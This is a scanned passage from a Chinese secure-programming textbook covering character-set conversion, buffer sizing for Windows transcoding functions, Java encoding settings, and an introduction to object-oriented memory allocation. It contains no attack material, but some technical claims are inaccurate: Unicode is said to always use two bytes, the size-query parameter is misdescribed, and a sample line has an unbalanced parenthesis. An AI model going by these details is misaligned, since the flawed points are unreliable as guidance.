


图　6-3

运行,得到如图 6-4 所示的界面。

然后将系统语言变为“英语”,运行,得到如图 6-5 所示的界面。




Note

欢迎您来到本系统

图 6-4

Welcome to visit our system!

图 6-5

提示 该例中，用户的区域和语言需要手工切换，这只是进行一个简单模拟。实际操作过程中，由于用户身处不同地区和语言环境，操作系统的设置自然也会不一样。如在美国使用的操作系统，一般情况下，区域和语言选项设置为美国。

6.2 国际化中的安全问题

6.2.1 字符集

国际化过程中，遇到的最重要的问题是不同的语言文字在不同的系统中具有不同的表达方式，也就是通常所说的编码。编码是不同国家的语言在计算机中的一种存储和解释规范，在各个不同规范中，存储了相应能够表达一定内容的若干字符，称为字符集。


最原始的字符集是美国国家标准学会(American National Standards Institute，ANSI)的美国信息交换标准码(American Standard Code for Information Interchange，ASCII 字符集)，它使用 7 个比特来表示一个字符，总共表示 128 个字符；不过，由于一个字节一般占用 8 个比特，为了充分利用一个字节所能表达的最大信息，IBM 公司对 ASCII 字符集进行了扩展，用一个字节来表示一个字符，这样，让 ASCII 码字符集总共可以表示 256 个字符。不过，人们常说的 ASCII 码字符集表达的还是 128 个字符，常见的 ASCII 码字符集表也是基于 128 字符的 ASCII 码字符集编写的。

由于英文和大部分的西方语言都是以字母拼写为基础的，需要的字母数量不多。因此，以上 ASCII 码字符集对这些语言的表达，基本能够胜任。但是，世界上的语言种类多种多样，如中文、日文、韩文等，语言中含有的文字就几千个，ASCII 字符集就无法胜任其表达。因此，在 ASCII 字符集的基础之上，又派生出了一些新的字符集，如 GB2312、UTF-8、UTF-16 等，称为多字节字符系统(Multi-Byte Character System，MBCS)。

提示 注意，同一个字，在不同的系统中可能有不同的表达方式。如"中国人"，在 GB2312 字符集和 UTF-8 字符集中，其表达方式完全不一样，读者可以编写相应的程序进行验证。

有人可能会问，为什么不将这些字符集统一成为一个呢？这是因为各种字符集都有其发布的历史，一个字符集发布一段时间，功能需要扩充，于是出来了新的字符集，但是原有的项目要改成新的字符集，需要花费一些成本。久而久之，就造成了很多字符集并存的局面。





6.2.2 字符集转换

在实际的项目中，源数据可能来自于不同的字符集（如支持不同字符集的数据库），而源数据需要以某种方式被目标程序使用，如显示在界面上，或者被目标程序进行加工等。这时候遇到的最大问题就是：目标程序所支持的字符集和源数据属于的字符集可能不一致。此种情况下，可能造成系统显示出错。下面根据情况的不同进行分类：

（1）当目标程序所支持的字符集和源数据属于的字符集完全不兼容时，数据无法显示（或者以乱码形式显示）。例如，对于中文来说，如果源数据库使用字符集 GBK，从数据库中查出来的中文内容，想要在目标程序上使用，而目标程序默认支持 ASCII，由于 GBK 是 16 位字符集，而 ASCII 是 7 位字符集，两者完全不兼容，或者说没有任何关系，每一个中文字符在 ASCII 中，都不能够找到对等的字符，所以所有中文字符都会丢失而变成乱码形式。

（2）当目标程序所支持的字符集是源数据属于的字符集的子集时，信息会部分丢失。例如，如果源数据库使用 GBK，而目标程序字符集使用 GB2312，这个过程中绝大部分字符都能够正确转换，但是由于 GB2312 字符集小于 GBK，因此一些超出 GB2312 字符集的字符变为乱码。

在这些情况下，就必须进行字符集转换，俗称转码。各种语言中都有不同的转码支持。本节以 Visual C++为例来讲解转码问题。

在 Visual C++中，有如下两个函数对转码进行支持：

- MultiByteToWideChar；
- WideCharToMultiByte。

在这两个函数中，MultiByte 称为短字符，一般为 8 位或 8 位以内来表示的字符，如 ASCII 码。WideChar 称为宽字符，一般指用 16 位或以上（如果有的话）表示的字符，如 UNICODE。

MultiByteToWideChar 函数的功能是：将一个由短字符组成的字符串转换为一个宽字符组成的字符串。函数原型是：

```
int MultiByteToWideChar(UINT CodePage,
                        DWORD dwFlags,
                        LPCSTR lpMultiByteStr,
                        int cchMultiByte,
                        LPWSTR lpWideCharStr,
                        int cchWideChar)
```


由于本书内容所限，不对该函数进行详细的讲解，有关各参数，在此进行简单的阐述[1]：

（1）CodePage：指定执行转换的代码页（实际上就是字符集或编码方式），这个参数可以为系统已安装或有效的任何代码页所给定的值。也可以指定其为下面的任意一值。

- CP_ACP：ANSI 代码页。
- CP_MACCP：Macintosh 代码页。
- CP_OEMCP：OEM 代码页。



- CP_SYMBOL：符号代码页。
- CP_THREAD_ACP：当前线索 ANSI 代码页。
- CP_UTF7：使用 UTF-7 转换。
- CP_UTF8：使用 UTF-8 转换。



Note

（2）dwFlags：一组标记，用以指出字符的处理方式。可以是以下标记常量的组合，含义如下：

- MB_PRECOMPOSED：由一个基本字符和一个非空字符组成的字符，只有一个单一的字符值。这是默认的转换选择。不能与 MB_COMPOSITE 值一起使用。注意，推荐使用该标志，因为这会在某种程度上消除产生组合字符的可能并加速规范化。
- MB_COMPOSITE：由一个基本字符和一个非空字符组成的字符，分别有不同的字符值。这是默认的转换选择。该选项不能与 MB_PRECOMPOSED 值一起使用。
- MB_ERR_INVALID_CHARS：如果函数遇到无效的输入字符，将运行失败。该标记能够捕获未定义的字符，因此，在不大于 50 000 的 CodePage 中，推荐使用该标记。
- MB_USEGLYPHCHARS：使用象形文字替代控制字符。

（3）lpMultiByteStr：将被转换字符串的字符。

（4）cchMultiByte：指定由参数 lpMultiByteStr 指向的字符串中字节的个数。如果这个值为－1，字符串将被设定为以 NULL 为结束符的字符串，并且自动计算长度。

（5）lpWideCharStr：指向接收被转换字符串的缓冲区。

（6）cchWideChar：指定由参数 lpWideCharStr 指向的缓冲区的字节个数。若此值为零，函数返回缓冲区所必需的宽字符数。


该函数返回值含义为：

- 如果函数运行成功，并且 cchWideChar 不为零，返回值是由 lpWideCharStr 指向的缓冲区中写入的宽字符数；
- 如果函数运行成功，并且 cchMultiByte 为零，返回值是接收到待转换字符串的缓冲区所需求的宽字符数大小；
- 如果函数运行失败，返回值为零。

WideCharToMultiByte 函数功能是：将一个由宽字符组成的字符串转换为一个由短字符组成的字符串。函数原型是：

```
int WideCharToMultiByte(UINT CodePage,
                        DWORD dwFlags,
                        LPWSTR lpWideCharStr,
                        int cchWideChar,
                        LPCSTR lpMultiByteStr,
                        int cchMultiByte,
                        LPCSTR lpDefaultChar,
                        PBOOL pfUsedDefaultChar )
```





参数意义为：

① CodePage。指定执行转换的代码页（字符集或编码方式），意义和MultiByteToWideChar中类似。

② dwFlags。一组位标记，用以指出字符的处理方式，意义和MultiByteToWideChar中类似；不过，该参数还有一个WC_NO_BEST_FIT_CHARS标记推荐使用，该标记可以防止函数将字符映射到相似但语义完全不同的字符上。

③ lpWideCharStr。指向将被转换的unicode字符串。

④ cchWideChar。指定由参数lpWideCharStr指向的缓冲区的字符个数。如果这个值为－1，字符串将被设定为以NULL为结束符的字符串，并且自动计算长度。

⑤ lpMultiByteStr。指向接收被转换字符串的缓冲区。

⑥ cchMultiByte。指定由参数lpMultiByteStr指向的缓冲区最大值（用字节来计量）。若此值为零，函数返回lpMultiByteStr指向的目标缓冲区所必需的字节数，在这种情况下，lpMultiByteStr参数通常为NULL。

⑦ lpDefaultChar和pfUsedDefaultChar。只有当WideCharToMultiByte函数遇到一个宽字节字符，而该字符在CodePage参数标识的代码页中并没有它的表示法时，WideCharToMultiByte函数才使用这两个参数。lpDefaultChar意义如下：

- 如果宽字节字符不能被转换，该函数便使用lpDefaultChar参数指向的字符；
- 如果该参数是NULL（这是大多数情况下的参数值），那么该函数使用系统的默认字符。

pfUsedDefaultChar参数指向一个布尔变量：

- 如果Unicode字符串中至少有一个字符不能转换成等价多字节字符，那么函数就将该变量置为TRUE；
- 如果所有字符均被成功地转换，那么该函数就将该变量置为FALSE。

当函数返回以便检查宽字节字符串是否被成功地转换后，可以测试该变量。

该函数的返回值意义为：


- 如果函数运行成功，并且cchMultiByte不为零，返回值是由lpMultiByteStr指向的缓冲区中写入的字节数；
- 如果函数运行成功，并且cchMultiByte为零，返回值是接收到待转换字符串的缓冲区所必需的字节数；
- 如果函数运行失败，返回值为零。

在Java语言中，字符集的转换也具有一定的支持，列举如下：

- 编译阶段。一般javac根据当前操作系统区域设置，自动决定源文件的编码，可以通过-encoding强制指定。如：


```
javac - encoding gb2312 Hello.java
```

- 资源文件。资源文件一般为.properties文件，可由Properties用ISO-8859-1编码读取，需要使用JDK的native2ascii工具转换汉字为\uXXXX格式，才能正确读取里面的汉字。如：



```
native2ascii -encoding GBK sourceFile destFile
```

如例 P06_01.java 中,中文资源文件 messageResource_zh_CN.properties 的内容如下(可用文本编辑器打开阅读):



Note

```
welcomeMessage=\u6B22\u8FCE\u60A8\u6765\u5230\u672C\u7CFB\u7EDF
```

等号右边的内容实际上就是"欢迎您来到本系统"经过 native2ascii 命令转码之后的结果。

- 字节数组。可使用 new String(byteArray, encoding) 和 String.getBytes(encoding) 在字节数组和字符串之间进行转换。如下例,如果得到的字符串 string 是由 ISO-8859-1 转码方式产生的,要在支持 GB2312 中文的界面上显示,可以如下方式转为正确的中文:

```
string = new String(string.getBytes("ISO-8859-1"),
                    "GB2312");
```

- JSP。如果要支持汉字,可在头部加上:

```
<%@ page contentType="text/html;
     charset=gb2312" %>
```

这样的标签。JSP 表单的过程中,经常会出现乱码,如表单中的中文汉字无法被获取之后成为乱码,此时可以采用上面字节数组的处理方法,也可以使用:

```
request.setCharacterEncoding("gb2312");
```

来处理,当然,也可以编写过滤器,将该内容放在过滤器中。

- Servlet。如果要输出中文,可设置:

```
response.setContentType("text/html; charset=GB2312");
```

另外,在标记语言中,也可以设置其编码方式。

- XML 文件。XML 文件读写同于文件读写,如果有汉字,应注意确保 XML 头中声明如


```
<?xml version="1.0" encoding="GB2312"?>
```

与文件编码保持一致。

- HTML。在 head 中加上

```
<meta http-equiv="Content-Type"
      content="text/html; charset= GB2312">
```





让浏览器正确确定 HTML 编码。

6.2.3　I18N 缓冲区溢出问题

在转码时，如果使用不当，就会出现缓冲区溢出问题。这种情况在使用 MultiByteToWideChar 和 WideCharToMultiByte 函数时更容易出现，在此进行讲解。如下函数：

```
int MultiByteToWideChar(UINT CodePage,
                        DWORD dwFlags,
                        LPCSTR lpMultiByteStr,
                        int cchMultiByte,
                        LPWSTR lpWideCharStr,
                        int cchWideChar)
```

函数的参数 5 中，定义了目标字符串的指针。怎样定义目标字符串呢？一种方法是，事先定义一个足够大的宽字符数组，但是可能有如下的缺陷：

- 当 lpMultiByteStr 占用空间较小时，可能会造成空间浪费；
- 如果为了避免空间浪费，分配的数组空间较小，当 lpMultiByteStr 占用的空间超过了预分配空间时，又可能造成缓冲区溢出。

因此，该方法不是一个最好的办法。

此种情况下，需要通过一些手段来获知转码的目标数组 lpMultiByteStr 所需要的数组空间。方法是：将 MultiByteToWideChar 函数的第 4 个形参设为－1，即可返回所需的短字符数组空间的个数。下面就是一个例子：

```
int nLen = MultiByteToWideChar (CP_UTF8, 0,
                                lpMultiByteStr, - 1,
                                NULL, 0);
```

nLen 中得到的就是所需的短字符数组空间的个数。因此，完整的安全代码结构如下：

```
// 获得需要分配的内存大小,存入 nLen
    int nLen = MultiByteToWideChar(CP_UTF8,MB_ERR_INVALID_CHARS,
                                   lpMultiByteStr, - 1,
                                   NULL,0);
if(nLen == 0)
{
    // 函数调用异常,作异常处理
    // 跳出
}
// 为新的字符串分配内存
LPWSTR lpWideCharStr = (LPWSTR)GlobalAlloc(0,sizeof(WCHAR) * nLen));
if(lpWideCharStr == NULL)
{
    // 内存分配失败,作相应处理
```



Note

```
        // 跳出
    }
    // 正式转换
    nLen = MultiByteToWideChar(CP_UTF8,MB_ERR_INVALID_CHARS,
                               lpMultiByteStr, - 1,
                               lpWideCharStr,nLen);
    if(nLen == 0)
    {
        // 函数调用异常,作异常处理
        // 跳出
    }
    // 其他收尾操作
```

同样的道理,WideCharToMultiByte 函数的使用中,也应该特别注意缓冲区溢出的问题,其解决方法和上述内容类似,在此不再赘述。

6.3 推荐使用 Unicode

实际上,理想的情况是,在软件开发的过程中,全程使用某一种编码。并且不在这种编码和别的字符集之间进行转换,自然不会出现字符集转换中信息丢失的问题。

在要选择的编码中,Unicode(Universal Multiple-Octet Coded Character Set)是一种值得推荐的字符集。

随着信息化交流的迅速发展,个体之间进行的数据交换越来越频繁,不同的编码体系渐渐成为信息交换的障碍;虽然可以进行编码转换,但是由于多种语言的文档共存的现象不断增多,编码转换也成了一件麻烦的事情。因此,设计一种统一的编码显得非常重要,此种情况下,Unicode 应运而生。


Unicode[2] 又称统一码、万国码或单一码,是国际组织制定的可以容纳世界上所有文字和符号的字符编码方案。Unicode 于 1990 年开始研发,在 1994 年正式公布。随着网络的发展和信息交流的增强,Unicode 也在面世以来的十多年里得到普及。作为一种在计算机上使用的字符编码,针对每种语言中的每个字符,Unicode 都设定了统一并且唯一的二进制编码,这样,不管在什么语言、什么平台下,Unicode 不需要转码,满足了跨语言、跨平台进行文本转换、处理的要求。

在 Unicode 公布之前,对于同一个字符,可能出现多种不同的编码,由于无法知道信息的来源,任何一台特定的计算机(特别是服务器)都必须安装多个字符集,需要支持许多不同的编码。但是有了 Unicode,每个字符的编码就唯一了。

Unicode 是采用 16 位编码体系,一律使用两个字节表示一个字符,特别值得强调的是,对于 ASCII 字符它也使用两字节表示。它覆盖了美国、欧洲、中东、非洲、印度、亚洲和太平洋的语言,以及古文和专业符号。由于支持 Unicode 的成员,一般都是全球主要系统及软件制造商,因此 Unicode 很快就成为事实上的工业标准。

Unicode 制定了 3 套编码方式。分别是 UTF-8、UTF-16 和 UTF-32(使用较少)。因此,如果在开发软件的过程中使用 Unicode,并且不将 Unicode 和其他字符集进行转





换，就基本上不会遇到转码过程中的安全问题。

不过，以上情况只是理想状态，实际操作的过程中，由于软件产品的生产商繁多，本软件使用了 Unicode 编码，无法保证其他软件（如数据库软件）使用的也是 Unicode 编码，因此无法保证自己不遇到转码的问题，但 Unicode 的推荐使用，为软件国际化难度的降低提供了一个较好的解决方案。

小　结

本章对国际化（internationalization）进行了介绍，首先阐述了国际化和本地化的需求和基本原理，然后主要基于 Visual C++语言，讲解了国际化转码中需要注意的安全问题，最后对 Unicode 的使用进行了推荐。

练　习

1. 一个软件能够有多种语言版本，并不是开发了多个版本。

（1）用 JSP 完成一个页面，包含一个登录表单（参考 6.1.1 节），要求能够在英文、简体中文、繁体中文之间切换。

（2）资源文件的命名有何讲究？

2. 在用 Visual C++进行转码的过程中，会出现缓冲区溢出的问题，请用 Visual C++对转码中缓冲区溢出的问题进行测试。

3. 同一个字符在不同的字符集中可能有不同的表达方式。编写代码：

（1）查看“安全编程”的 Unicode 表示方法；

（2）查看“安全编程”在 GB2312 字符集中的表示方法。

4. 书中提到，如果使用 Unicode 就可以避免转码问题。

（1）为什么统一使用 Unicode 就没有转码问题？


（2）实际上实现起来有何难度？

5. 很多语言都支持国际化资源文件。请用.NET 系列编写若干个不同的资源文件，并且可以用资源文件改变网页上内容，以不同的语言显示。

参考文献

1　程永敬，翁海燕. 编写安全的代码. 朱涛江，译. 北京：机械工业出版社，2005.

2　百度百科. unicode. http://baike.baidu.com/view/40801.htm.



面向对象中的编程安全

面向对象(Object Oriented,OO)是目前最流行的软件开发方法之一,也是当前计算机软件工程界关心的重点,从20世纪90年代开始,它就慢慢变成了软件开发方法的主流。目前,面向对象的概念和应用,已经不仅仅集中于程序设计和软件开发,而是扩充到计算机应用的其他应用场合,如数据库系统、交互式界面、应用结构、应用平台、分布式系统、网络管理结构、CAD技术、人工智能等领域。

面向对象强调人类在日常的思维逻辑中经常采用的思维方法与原则,其中的重要概念如抽象、分类、继承、聚合、多态等,都与人们的生活息息相关,这也成为面向对象思想流行的原因。本章主要介绍面向对象中的安全编程,涉及面向对象、内存的分配与释放、静态成员安全等几个方面。

7.1 面向对象概述

7.1.1 面向对象基本原理

面向对象,可以说是目前最流行的软件开发方法之一,目前大多数的高级语言都支持面向对象,其实也是用日常生活中的现象模拟软件开发的过程。面向对象包括两个方面的范畴:


(1) 面向对象方法学;

(2) 面向对象程序开发技术。

其中,面向对象方法学是面向对象程序开发技术的理论基础。从面向对象方法学的理论,可以设计出类似人类思维方式和手段的面向对象程序设计语言,从而延伸出面向对象程序开发技术,使得程序开发过程非常类似于人类的认知。通过面向对象的方法学和面向对象的程序开发技术开发出的软件,具有模块化特色突出、可读性强、易维护性强等优点。

在面向对象的方法学中,基于人类对客观世界的认知规律、思维方式和方法,提取出针对软件开发的如下抽象认识:





- 客观世界由各种各样的实体组成，各自发挥作用，相互进行通信，这些实体称为对象；
- 每个对象都保存了各自的内部状态，具有一定的功能动作；由于外界其他对象或者外部环境的影响，对象本身依据通信机制，根据具体情况作出不同的反应；
- 多个相似对象，如果属性和功能动作性质类似，可以将其划分为一类；类与类之间可以有继承关系；
- 复杂的对象可以由相对简单的对象通过一定的方式组合而成；
- 对象之间可以通过各种方法进行通信，等等。

总而言之，一系列简单或复杂的对象进行组合，其间的相互作用和通信，构成了各种系统，构成了人们所面对的客观世界。

7.1.2　面向对象的基本概念

不管什么样的语言，只要支持面向对象，实际上是利用了面向对象基本思想，其中，最基本的概念有以下几个。

1. 对象（Object）

对象构成客观世界的一个个实体，从最简单的字符串到复杂的软件系统等，均可看作对象，广义上，对象不仅能表示具体的实体，还能表示抽象的规则或事件等。

对象具有两个方面的特点：

（1）能够保存一定的状态，由“属性（attribute）”来表达；

（2）能执行一定的动作，由“方法（method）”来表达。

2. 类（class）

类是用于描述同一类型的对象的一个抽象的概念，类中定义了这一类对象所应具有的属性和方法。多个对象的抽象成为类，类的具体化就是对象，通常的说法，创建一个对象实际上就是将类实例化。

3. 消息和方法


消息是指对象之间进行通信的数据或者数据结构。在通信的过程中，一个消息发送给某个对象，实际上相当于调用另一个对象的方法，消息可以是这个方法的参数。


4. 继承（Inheritance）

继承性是指子类自动共享父类属性和方法的机制。继承的思想来源于：在定义和实现一个新的类时，可以将一个已经存在的类作为父类，新类的定义在这个父类的基础之上进行，把这个父类中的属性和方法作为自己的属性和方法，并可加入若干新的属性和方法。继承性是面向对象程序设计语言不同于其他语言的重要特点，是其他语言所没有的。

在类的继承中，如果子类只继承一个父类的属性和方法，称为单重继承；如果子类继承了多个父类的属性和方法，称为多重继承。有些语言（如 C++）支持多重继承，有些语言（如 Java）不支持多重继承。

在软件开发的过程中，类和类之间的继承，对于信息的组织与分类，非常有用，它简化了对象、类的创建，增加了代码的可用重性，使建立的软件具有良好的可扩充性和可维护性。





Note

5. 多态(Polymorphism)

多态是指不同类型对象,收到同一消息(调用同一个函数等),根据其类型,可以产生不同的结果。在面向对象语言中,一般具有两种形式的多态:

(1) 静态多态,一般指函数重载;

(2) 动态多态,一般利用继承和函数覆盖。

有了多态性,不同对象可以适合自身的方式,去响应相同的消息,增强了软件的可扩展性和重用性。

6. 封装(Encapsulation)

封装保证了软件的每个组成部分具有优良的模块性,通过定义外部接口使模块之间的耦合性达到最小。

在面向对象的语言中,对象是封装的最基本单位,增加了程序结构的清晰性,防止了程序相互依赖性而带来的变动影响。

7.2 对象内存分配与释放

7.2.1 对象分配内存

对象分配内存,一般叫做对象的实例化。在分配内存之前,必须已经编写了一个类。假设有以下类:

```
class Customer
{
    private String account;
    private String password;
    private String cname;
}
```

如 Java 语言中,声明一个对象的语法是:


```
Customer cus;
```

但是,对象是引用数据类型,定义一个对象引用,相当于声明一个对象,声明不同于创建,声明对象,只分配了存储地址的存储器位置,还没有为其分配内存。只是在内存中定义了一个名字叫做 cus 的引用,类似于 C++中的指针,此时指向空(null)值,或者说引用为空。

✍提示 在 C++中,上面代码相当于定义了一个对象,并为其分配内存。而与上面代码类似的 C++版本是:

```
Customer * cus;
```





一般情况下，调用 new 方法才能创建一个对象。如果声明的对象引用不指向任何对象，这样的引用为"空引用(null reference 或 null pointer)"；如果声明的对象引用存储了一个实际对象的地址，则称"引用指向一个对象"。

给对象分配内存也称为实例化对象，在 Java 中可以用以下方式来进行：

```
Customer cus = new Customer();
```

这样，就为对象分配了内存。在内存里面，其基本结构如图 7-1 所示。

cus 里存储了实际对象的地址，可以通过 cus 来访问各个成员。

因此，在为对象分配内存时，一定要注意引用是否为 null。




图　7-1

7.2.2　对象内存释放

对象的生成比较简单，涉及的安全考虑也不多；与此相对应，对象的内存也有释放的过程，但是和生成相比，它与系统安全性的关系更大一些。

现在以 C++ 为例，来阐述对象在内存中的存储和释放情况。对象通常存放在 3 个内存区域：

(1) 全局/静态数据区：主要存放全局对象和静态对象，在该内存区的对象或成员，直到进程结束，才会释放内存。

(2) 堆：存在于堆中的数据，分配内存的方法一般是 new/malloc，释放内存的方法是 delete/free。对于这种对象，可以进行创建和销毁并精确控制。堆对象在 C++ 中的使用非常广泛，也得到了广泛的应用，不过，用这种方法分配或释放内存，也有一些缺点：


- 需要程序员手工管理其创建和释放，如果忘记释放的话，可能会造成内存泄露；
- 在时间效率和空间效率上，堆对象没有栈对象高；
- 在程序中，如果频繁使用 new 来创建堆对象或者用 delete 来释放堆对象，会造成大量的内存碎片，内存得不到充分的使用。


(3) 栈：栈中一般保存的是局部对象或者局部变量，使用栈对象效率较高，程序员无须对其生存周期进行管理。

C++ 中，和对象释放内存相关的，一般是析构函数。析构函数的作用是释放对象申请的资源。如下代码：

Customer.cpp

```
#include "iostream.h"
class Customer
{
private:
    char * name;
public:
```





Note

```
    // 构造函数
    Customer(char * name)
    {
        this->name = name;
        cout << name <<"构造函数被调用"<< endl;
    }
    // 其他代码
    // 析构函数
    ~Customer()
    {
        cout << name <<"析构函数被调用"<< endl;
    }
};
int main(){
    Customer * cus1 = new Customer("cus1");
    delete(cus1);
    Customer cus2("cus2");
}
```

生成 exe 文件,运行,效果如图 7-2 所示。




图　7-2

提示　析构函数的调用中,cus1 是一个指针,必须经过 delete 才能让其调用;而另一种情况下,对象生命周期结束时即可调用。

因此,析构函数通常由系统自动调用,在以下几种情况下系统会调用析构函数。

- 全局对象在进程结束时;
- 堆中对象进行 delete/free 操作时;
- 栈中对象生命周期结束时:包括离开作用域、函数正常跳出或者抛出异常等。

在使用析构函数时,可以充分利用它的性质进行一些操作,特别对于栈中对象,由于析构函数调用是由系统自动完成的,所以可以利用这一特性,将一些需要随着对象销毁而必须释放的资源封装在析构函数里由系统自动完成销毁或释放,这些工作的典型案例如:


- 某些资源的释放;
- 多线程解锁;
- 关闭文件,等等。

这样,利用栈对象的这一特性进行自动管理,可以避免由于编程时的遗漏而忘记进行某种操作。

在 Java 语言中,对象的释放相对简单一些。许多方面,Java 类似于 C++。但是,Java 去除了析构函数,取而代之的是 finalize()方法。

finalize()与 C++析构函数有什么区别呢?





实际上，finalize()是Java为所有类定义的一个特殊的方法，它提供了类似于C++析构函数的一些功能。但是，finalize()与C++的析构函数并不完全一样，finalize()方法的调用并不是在对象的作用域结束之后马上进行，而是与Java的垃圾回收器紧密相关。

提示　Java语言中，创建一个对象时，Java虚拟机(JVM)为该对象分配内存、调用构造函数并可使用该对象。当程序发现对于某个对象没有有效的引用时，JVM通过垃圾回收器将该对象标记为释放状态。垃圾回收器要将一个对象的内存进行释放时，才自动调用该对象的finalize()方法。

